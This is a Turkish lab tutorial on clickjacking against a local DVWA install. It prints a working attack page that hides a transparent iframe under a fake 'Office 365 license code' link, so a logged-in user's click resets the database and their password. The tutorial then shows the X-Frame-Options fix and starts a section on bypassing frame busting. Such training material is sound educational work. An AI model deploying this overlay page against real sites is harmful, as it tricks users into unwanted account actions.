
Zararlı Web Uygulama Sayfası:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<style>
#iframe1 {
   opacity: 0.5;
   position: absolute;
   z-index: 1;
}

#link {
   position: absolute;
   z-index: 0;
}
</style>
</head>


<body>
Microsoft Office 365 yazılımı 2021 lisans kodunu almak için tıklayınız.

<br>
<br>

<a id="link" href="#">Lisans Kodunu Al</a>

<iframe id="iframe1" src="http://localhost/DVWA-master/setup.php" height="38px" width="175px"></iframe>          (1)

<script>

var iframeElement = document.getElementById("iframe1");

iframeElement.onload = function () {

        iframeElement.contentWindow.scrollTo(265,870);      (2)          // height="38px" width="175px" iken.

        // iframeElement.contentWindow.scrollTo(250,800);               // height="100px" width="200px" iken.

}
</script>
</body>
```

</html>

Değerler bu şekildeyken iframe şu şekilde görüntülenecektir.

Çıktı:



Eğer şeffaflığı kaldırıp (yani iframe1 css tanımlamasındaki opacity: değerini 1 yapıp) (1) tekrar bakarsak butonun doğrudan linkin üzerine geldiğini görebiliriz.


Zararlı Web Uygulama Sayfası:

…

```
<style>
#iframe1 {
   opacity: 1;                              (1)
   position: absolute;
   z-index: 1;
}
…
</style>
```

...

Çıktı:



Dolayısıyla iframe’i tamamen şeffaf (1) yapabiliriz.


Zararlı Web Uygulama Sayfası:

…

```
<style>
#iframe1 {
   opacity: 0;                                (1)
   position: absolute;
   z-index: 1;
}
…
</style>
```


...

Çıktı:




Şimdi yan sekmede dvwa web uygulamasında oturumun açık durumda olduğunu düşünelim. Bu şekilde zararlı web uygulama sayfasında lisans kodunu al linkine tıkladığımızda dvwa'da bir eylem gerçekleştirmiş olacağız. Veritabanını reset'lemiş olacağız. Bu ise oturum parolamızı varsayılana çekecektir. Yani değiştirecektir.

// Linke Tıklanır




(Not: Tıkladıktan sonra bir süre 7-10 saniye beklenilmeli. DVWA veritabanı resetleme işlemi biraz süre istiyor **)**

// Yan sekmedeki DVWA’da işimiz biter ve oturumdan çıkarız.




// DVWA’da yine oturum açmak isteriz ve “deneme123” parolamızı gireriz.



Görüldüğü gibi dvwa’da kullanıcı oturum açamamıştır. Şifresi veritabanı resetleme’si sonrası varsayılana döndüğünden “password” olmuştur ve onunla giriş denendiğinde girilebilecektir.

// DVWA’da varsayılan parola “password” ile giriş yaparız.



Sonuç olarak clickjacking saldırısı ile zafiyetli dvwa web uygulamada bir eylem gerçekleştirilmiştir ve dvwa kullanıcısı zarar görmüştür. Tık çalma saldırısı ile clickjacking zafiyetli dvwa web uygulamada hassas bir işlem yapılmıştır. Bunun gibi clickjacking saldırılarında, kullanılacak zafiyetli web uygulamalardaki eylemlerin çeşitliliğine göre birçok işlem gerçekleştirilebilir.

Son olarak zafiyetli dvwa web uygulama sunucusuna clickjacking koruması olan X-Frame-Options ekleyelim.

Ubuntu 18.04 LTS:


> sudo su
> nano /etc/apache2/apache2.conf

...
(en alt satıra)


Header always set X-Frame-Options "DENY"


> service apache2 restart

DVWA’da parolamızı yine güncelleyelim ve “deneme123” yapalım.




Oturumdan çıkıp tekrar girdiğimizde “deneme123” ile giriş yapabildiğimizi görebiliriz.







Yan sekmede oturum açıkken zararlı web uygulama sayfasını ziyaret edelim ve üzerinde şeffaf iframe olan linke tekrar tıklayıp 7-10 saniye bekleyelim.




Ardından yan sekmedeki DVWA oturumundan çıkalım ve tekrar oturuma “deneme123” ile girmeyi deneyelim.





Görüldüğü gibi oturum başarılı şekilde açılabilmiştir. Yani parola varsayılana düşmemiştir. Veritabanı resetlenmemiştir.

Eğer zararlı web uygulama sayfasında iframe'i şeffaflıktan alıp görünür kılarsak zaten dvwa web uygulamasının içeriğini iframe'e sunmadığını görebiliriz.



DVWA içeriklerinin iframe'lenmesini X-Frame-Options ile engellediğinden tık çalma saldırısında sayfası kullanılamamıştır. Bu ise onu clickjacking saldırısından korumuştur.

Ekstra

Bu uygulama başlığı altında clickjacking ilk fark edildiği yıllarda legal web site sahiplerinin web sitelerini clickjacking'e karşı korumak için kullandıkları "Frame Busting" önlemi yöntemi ve bu önlemin nasıl atlatılabildiği gösterilecektir.

Gereksinimler


> /var/www/Clickjacking Uygulamasi/Clickjacking için Frame Busting Önlemi İncelemesi ve Atlatılması/

Frame busting uygulama sayfalarına bir göz atalım.


> /var/www/Clickjacking Uygulamasi/Clickjacking için Frame Busting Önlemi İncelemesi ve Atlatılması/:
>
> - legalwebuygulama.html
> - zararliwebuygulama.html

Bu uygulamada legalwebuygulama.html web sayfası clickjacking önlemi uygulayan legal bir web uygulamayı temsil etmektedir. Zararliwebuygulama.html web sayfası ise legal web uygulama sayfasını iframe ile kullanan ve legal web uygulama üzerinden clickjacking amaçlayan zararlı bir web uygulamayı temsil etmektedir. Legal ve Zararli web uygulamaların sayfa içerikleri şu şekildedir:

> legalwebuygulama.html:




zararliwebuygulama.html




Kodlardan görüldüğü gibi legalwebuygulama.html web uygulamasının sayfasında kendine ait içeriği vardır. Zararliwebuygulama.html web uygulamasının sayfasında ise bu legal web sayfası iframe olarak kullanılmaktadır. Legal ve zararlı web uygulamaların tarayıcıdaki görüntüleri aşağıdaki gibidir.

Çıktı:

[legalwebuygulama.html] // Legal Web Uygulama Ekranı



[zararliwebuygulama.html] // Zararlı Web Uygulama Ekranı

